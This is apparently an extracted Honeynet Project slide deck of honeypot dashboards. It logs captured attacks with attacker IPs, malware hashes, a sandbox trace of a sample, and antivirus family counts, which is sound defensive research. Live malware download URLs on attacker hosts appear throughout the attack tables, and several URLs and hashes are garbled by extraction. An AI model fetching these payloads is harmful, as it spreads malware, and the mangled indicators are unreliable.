
| ID   | Time                 | Attacker IP    | Victim IP | MD5sum                                           | Download                                                  |
|------|----------------------|----------------|-----------|--------------------------------------------------|-----------------------------------------------------------|
| 3381 | 03 Oct 2009 14:49:47 | 80.41.76.228   | 80.203    | <a href="#">fd28c5e1c38caa35bf5e1987e6167f4c</a> | <a href="#">tftp://80.41.76.228:69/sms.exe</a>            |
| 3382 | 03 Oct 2009 15:19:32 | 88.8.235.161   | 88.96.    | <a href="#">c636db42a58de90f6e2f62484bc935f9</a> | <a href="#">ftp://1.1888.8.235.161:25832/runs.exe</a>     |
| 3383 | 03 Oct 2009 17:13:57 | 71.1.81.9      | 192.168.1 | <a href="#">2fa0e36b36382b74e6e6a437ad664a80</a> | <a href="#">tftp://71.1.81.9:69/sms.exe</a>               |
| 3384 | 03 Oct 2009 17:30:36 | 80.130.64.149  | 80.203    | <a href="#">697f001bc330ab483d77a707cd40c8d9</a> | <a href="#">tftp://80.130.64.149:69/sms.exe</a>           |
| 3385 | 03 Oct 2009 18:11:58 | 80.62.34.192   | 80.203    | <a href="#">98eb0fdadfa403c013a8b1882ec986d</a>  | <a href="#">tftp://80.62.34.192:69/sms.exe</a>            |
| 3386 | 03 Oct 2009 18:32:11 | 80.144.39.99   | 80.203    | <a href="#">14a09a48ad23fe0ea5a180bee8cb750a</a> | <a href="#">tftp://80.144.39.99/sms.exe</a>               |
| 3387 | 03 Oct 2009 18:59:00 | 80.131.240.234 | 80.203    | <a href="#">3228f9bc721572422c268f244476dbb8</a> | <a href="#">tftp://80.131.240.234:69/sms.exe</a>          |
| 3388 | 03 Oct 2009 19:36:48 | 80.136.238.168 | 80.203    | <a href="#">ea55dd10c429dc57041e455c834b7089</a> | <a href="#">blink:///80.136.238.168:51617/cxIndg==</a>    |
| 3389 | 03 Oct 2009 20:06:59 | 80.62.169.53   | 80.203    | <a href="#">697f001bc330ab483d77a707cd40c8d9</a> | <a href="#">tftp://80.62.169.53:69/sms.exe</a>            |
| 3390 | 03 Oct 2009 20:19:04 | 80.85.106.120  | 80.203    | <a href="#">f4a200f7818dfb166b9a3d238ac55a2d</a> | <a href="#">tftp://80.85.106.120/sms.exe</a>              |
| 3391 | 03 Oct 2009 20:53:55 | 80.36.127.228  | 80.203    | <a href="#">3228f9bc721572422c268f244476dbb8</a> | <a href="#">tftp://80.36.127.228/sms.exe</a>              |
| 3392 | 03 Oct 2009 21:39:06 | 88.26.131.7    | 88.96.    | <a href="#">c636db42a58de90f6e2f62484bc935f9</a> | <a href="#">ftp://1.1888.26.131.7:9942/runs.exe</a>       |
| 3393 | 03 Oct 2009 21:44:33 | 80.47.43.79    | 80.203    | <a href="#">bf3e95a24e203f680465e165ba4a02b1</a> | <a href="#">tftp://80.47.43.79/sms.exe</a>                |
| 3394 | 03 Oct 2009 22:03:35 | 80.85.105.216  | 80.203    | <a href="#">fcab6c9d17b2a3330f20ae2194c869fa</a> | <a href="#">tftp://80.85.105.216/sms.exe</a>              |
| 3395 | 04 Oct 2009 08:11:08 | 80.131.233.227 | 80.203    | <a href="#">3228f9bc721572422c268f244476dbb8</a> | <a href="#">tftp://80.131.233.227:69/sms.exe</a>          |
| 3396 | 04 Oct 2009 08:09:08 | 202.67.19.238  | 202.67    | <a href="#">a72b1cb332ea7bfddfe25c1f69468685</a> | <a href="#">link://202.67.19.238:29150/vCHTfA==</a>       |
| 3397 | 04 Oct 2009 08:10:37 | 71.51.110.90   | 192.168.1 | <a href="#">df51e3310ef609e908a6b487a28ac068</a> | <a href="#">tftp://71.51.110.90:69/sms.exe</a>            |
| 3398 | 04 Oct 2009 08:21:10 | 202.67.19.238  | 202.67    | <a href="#">4f50e44f777bd8e16a0263f83b9815bb</a> | <a href="#">link://202.67.19.238:35016/+Bkn/A==</a>       |
| 3399 | 04 Oct 2009 08:43:52 | 80.130.95.115  | 80.203    | <a href="#">e269d0462eb2b0b70d5e64dc7c676cd</a>  | <a href="#">tftp://80.130.95.115/sms.exe</a>              |
| 3400 | 04 Oct 2009 08:55:33 | 88.134.29.250  | 88.96.    | <a href="#">e23d9a57aef0986376776f5f685112f4</a> | <a href="#">ftp://1.1888.134.29.250:17838/chostra.exe</a> |

Rows 3381 - 3400 of 3





































## Attack Detail

|              |                                                                                  |
|--------------|----------------------------------------------------------------------------------|
| ID:          | 3384                                                                             |
| Time:        | Sat Oct 03 2009 17:30:36 GMT+0100 (GMT Daylight Time)                            |
| Sensor:      | 80.203.183.211                                                                   |
| Download:    | <a href="#">tftp://80.130.64.149:69/sms.exe</a>                                  |
| Trigger:     | <a href="#">tftp://0.0.0.0/sms.exe</a>                                           |
| MD5sum:      | <a href="#">697f001bc330ab483d77a707cd40c8d9</a>                                 |
| SHA512:      | <a href="#">bf53a6773dc2cca07c3855e6b9ee18b57781dcd9155632ab61e9a3074dd1ef5e</a> |
| File Type:   | PE32 executable for MS Windows (GUI) Intel 80386 32-bit                          |
| Attacker IP: | 1350713493                                                                       |
| Victim IP:   | 1355528147                                                                       |
| Filename:    | sms.exe                                                                          |
| Country:     | DE                                                                               |
| ISP:         | DEUTSCHE TELEKOM AG                                                              |
| ASN:         | 3320                                                                             |

Done



Total Attacks: 56  Total Source IPs: 6  Total Target IPs: 1  Total MD5sums: 7 


| Attacks |                      |                                                                                                   |                                                                                                |                                                  |                                     |  |
|---------|----------------------|---------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------|--------------------------------------------------|-------------------------------------|--|
| ID      | Time                 | Attacker IP                                                                                       | Victim IP                                                                                      | MD5sum                                           | Download                            |  |
| 1       | 20 Mar 2009 17:22:37 |  70.232.61.243   |  64.236.114.1 | <a href="#">1a2c0e6130850f8fd9b5309413cd00</a>   | <a href="#">ftp://70.232.61.243</a> |  |
| 2       | 20 Mar 2009 17:22:37 |  64.236.114.1    |  64.236.114.1 | <a href="#">e399196c959235c23f71ac2c5ab1192d</a> | <a href="#">ftp://1:1088.204.18</a> |  |
| 3       | 20 Mar 2009 17:22:37 |  87.175.58.187   |  64.236.114.1 | <a href="#">3875b6257d4d21d51ec13247ee4c1cdb</a> | <a href="#">creceive://87.175.5</a> |  |
| 4       | 20 Mar 2009 17:22:37 |  127.255.255.255 |  64.236.114.1 | <a href="#">8f4e8e31cfdcb9635791ab009defelb5</a> | <a href="#">creceive://211.200.</a> |  |
| 5       | 20 Mar 2009 17:22:37 |  87.17.73.69     |  64.236.114.1 | <a href="#">f5f55437982c893ae8b9cb8187d47256</a> | <a href="#">creceive://87.17.73</a> |  |
| 6       | 20 Mar 2009 17:22:37 |  87.17.73.69     |  64.236.114.1 | <a href="#">11d31a4ebd7260193ffed8a9bb79156a</a> | <a href="#">creceive://87.17.73</a> |  |
| 7       | 20 Mar 2009 17:22:37 |  118.165.49.147  |  64.236.114.1 | <a href="#">e8d4d8cde15ef310305955c943c0d1c2</a> | <a href="#">ftp://a:a@118.165.4</a> |  |
| 8       | 20 Mar 2009 17:22:37 |  70.232.61.243   |  64.236.114.1 | <a href="#">1a2c0e6130850f8fd9b5309413cd00</a>   | <a href="#">ftp://70.232.61.243</a> |  |
| 9       | 20 Mar 2009 17:22:37 |  64.236.114.1    |  64.236.114.1 | <a href="#">e399196c959235c23f71ac2c5ab1192d</a> | <a href="#">ftp://1:1088.204.18</a> |  |
| 10      | 20 Mar 2009 17:22:37 |  87.175.58.187   |  64.236.114.1 | <a href="#">3875b6257d4d21d51ec13247ee4c1cdb</a> | <a href="#">creceive://87.175.5</a> |  |
| 11      | 20 Mar 2009 17:22:37 |  127.255.255.255 |  64.236.114.1 | <a href="#">8f4e8e31cfdcb9635791ab009defelb5</a> | <a href="#">creceive://211.200.</a> |  |
| 12      | 20 Mar 2009 17:22:37 |  87.17.73.69     |  64.236.114.1 | <a href="#">f5f55437982c893ae8b9cb8187d47256</a> | <a href="#">creceive://87.17.73</a> |  |
| 13      | 20 Mar 2009 17:22:37 |  87.17.73.69     |  64.236.114.1 | <a href="#">11d31a4ebd7260193ffed8a9bb79156a</a> | <a href="#">creceive://87.17.73</a> |  |
| 14      | 20 Mar 2009 17:22:37 |  118.165.49.147  |  64.236.114.1 | <a href="#">e8d4d8cde15ef310305955c943c0d1c2</a> | <a href="#">ftp://a:a@118.165.4</a> |  |
| 15      | 20 Mar 2009 17:22:37 |  70.232.61.243   |  64.236.114.1 | <a href="#">1a2c0e6130850f8fd9b5309413cd00</a>   | <a href="#">ftp://70.232.61.243</a> |  |
| 16      | 20 Mar 2009 17:22:37 |  64.236.114.1    |  64.236.114.1 | <a href="#">e399196c959235c23f71ac2c5ab1192d</a> | <a href="#">ftp://1:1088.204.18</a> |  |
| 17      | 20 Mar 2009 17:22:37 |  87.175.58.187   |  64.236.114.1 | <a href="#">3875b6257d4d21d51ec13247ee4c1cdb</a> | <a href="#">creceive://87.175.5</a> |  |
| 18      | 20 Mar 2009 17:22:37 |  127.255.255.255 |  64.236.114.1 | <a href="#">8f4e8e31cfdcb9635791ab009defelb5</a> | <a href="#">creceive://211.200.</a> |  |
| 19      | 20 Mar 2009 17:22:37 |  87.17.73.69     |  64.236.114.1 | <a href="#">f5f55437982c893ae8b9cb8187d47256</a> | <a href="#">creceive://87.17.73</a> |  |

</



### Attack Detail

|              |                                                                  |
|--------------|------------------------------------------------------------------|
| ID:          | 15                                                               |
| Time:        | 1235801109                                                       |
| Sensor:      | 64.236.114.1                                                     |
| Download:    | ftp://70.232.61.243:5554/16745_up.exe                            |
| Trigger:     | ftp://anonymous:bin@192.168.1.64:5554/16745_up.exe               |
| MD5sum:      | 1a2c0e6130850f8fd9b9b5309413cd00                                 |
| SHA512:      | 8e1e40dedb4aa57ae5c89a75aca26a813ce5622e371049ddbc916552d1c00b48 |
| File Type:   | PE32 executable for MS Windows (GUI) Intel 80386 32-bit          |
| Attacker IP: | 1189625331                                                       |
| Victim IP:   | 1089237505                                                       |
| Filename:    | 16745_up.exe                                                     |
| Country:     | US                                                               |
| ISP:         | AOL                                                              |
| ASN:         | 1331                                                             |

|                    |                                                                                                                                                                                             |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|--------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------|--|---------|------------|--------|---------|---------|------------|--|--|--|--|--|--|--|--|--|--|--|--|--|--|
| Google Map         |                                                                                                                                                                                             | Google Earth |  | Sandbox | Anti-Virus | Graphs | Pic/Viz | Heatmap | Cuttlefish |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Scan Summary       |                                                                                                                                                                                             | File Changes |  | Reg     |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Technical Details  |                                                                                                                                                                                             |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Analysis Number    | 1                                                                                                                                                                                           |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Parent ID          | 0                                                                                                                                                                                           |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Process ID         | 1340                                                                                                                                                                                        |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Filename           | H:\EuTeAmo.exe                                                                                                                                                                              |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Filesize           | 222720 bytes                                                                                                                                                                                |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| MD5                | 79e2133fcc5b201b89a6680a7d28916f                                                                                                                                                            |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Start Reason       | AnalysisTarget                                                                                                                                                                              |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Termination Reason | NormalTermination                                                                                                                                                                           |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Start Time         | 00:00.750                                                                                                                                                                                   |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Stop Time          | 00:54.453                                                                                                                                                                                   |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| Detection          | OK (ClamAV)                                                                                                                                                                                 |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| COM                | COM Create Instance: H:\WINDOWS\system32\ieframe.dll, ProgID: (), Interface ID: {f000214E6-0<br>COM Create Instance: H:\WINDOWS\system32\urlmon.dll, ProgID: (), Interface ID: {f8b6D8EEB-0 |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
| DLL-Handling       | Loaded DLLs                                                                                                                                                                                 |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\ntdll.dll                                                                                                                                                               |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\kernel32.dll                                                                                                                                                            |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\advapi32.dll                                                                                                                                                            |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\RPCRT4.dll                                                                                                                                                              |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\Secur32.dll                                                                                                                                                             |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\comcat32.dll                                                                                                                                                            |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\GDI32.dll                                                                                                                                                               |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\USER32.dll                                                                                                                                                              |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\oleaut32.dll                                                                                                                                                            |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\msvcrt.dll                                                                                                                                                              |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\ole32.dll                                                                                                                                                               |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\shell32.dll                                                                                                                                                             |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\SHLWAPI.dll                                                                                                                                                             |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\version.dll                                                                                                                                                             |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\IMM32.DLL                                                                                                                                                               |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.260                                                                                                            |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\pstorec.dll                                                                                                                                                             |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\ATL.DLL                                                                                                                                                                 |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\EuTeAmo.DEU                                                                                                                                                                              |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\EuTeAmo.DE                                                                                                                                                                               |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\uxtheme.dll                                                                                                                                                             |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\msctfime.ime                                                                                                                                                            |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |
|                    | H:\WINDOWS\system32\msctfime.ime                                                                                                                                                            |              |  |         |            |        |         |         |            |  |  |  |  |  |  |  |  |  |  |  |  |  |  |



| Classification ▾         | count ▾ | percent ▾ |
|--------------------------|---------|-----------|
| WORM/Allaple.Gen         | 14228   | 28.951063 |
| TR/Crypt.XPACK.Gen       | 9021    | 18.355886 |
| TR/Crypt.NSPM.Gen        | 5059    | 10.294028 |
| WORM/Allaple.Damaged.Gen | 2700    | 5.493946  |
| W32/Virut.N.DR           | 2375    | 4.832638  |
| WORM/Rbot.147456.27      | 1830    | 3.723675  |
| WORM/Rbot.147456.27]     | 1774    | 3.609726  |
| W32/Virut.Gen            | 1550    | 3.153932  |
| WORM/Rbot.50176.5        | 975     | 1.983925  |
| W32/Virut.W              | 975     | 1.983925  |



# THE HONEYNET PROJECT

splunk> Search

Administrator | App | Manager | Alerts | Jobs | Logout

Summary Search Status Dashboards & Views Searches & Reports


Help About

HonEeeBox

Print Schedule PDF delivery Edit: On Off

Attacks per sensor over time

18m ago



Total attacks per sensor

18m ago


« prev 1 2 3 4 next »

| sensor_ipn | count  | percent   |
|------------|--------|-----------|
| 1 7        | 928869 | 70.941122 |
| 2 8        | 339983 | 25.965745 |
| 3 8        | 7509   | 0.573490  |
| 4 5        | 4832   | 0.369038  |
| 5 6        | 3702   | 0.282735  |
| 6 0        | 3538   | 0.270210  |
| 7 3        | 3518   | 0.268683  |
| 8 3        | 2152   | 0.164356  |
| 9 7        | 2136   | 0.163134  |
| 10 9       | 1524   | 0.116393  |

View results


Top attacking IP addresses over time

18m ago




Top triggers over time

3m ago




Top malware samples by MD5sum

18m ago




Top malware by MD5sum over time

18m ago




Top attacking IP addresses

18m ago




Top malicious URLs

18m ago



Top filenames

3m ago



David Watson (david@honeynet.org.uk)



# THE HONEYNET PROJECT

splunk> Search

Administrator | App | Manager | Alerts | Jobs | Logout


Summary Search Status Dashboards & Views Searches & Reports

Help About

HonEeBox


Print Schedule PDF delivery Edit: On Off

Attacks per sensor over last 30 days




View results

Total attacks per sensor




View results

Top attacking ASNs




View results

Top source IP addresses over time




View results

Top source IP addresses




View results

Target TCP ports




View results

Top malware samples by MD5sum over time




View results

Top malware samples by MD5sum




View results

Top malicious URLs over time



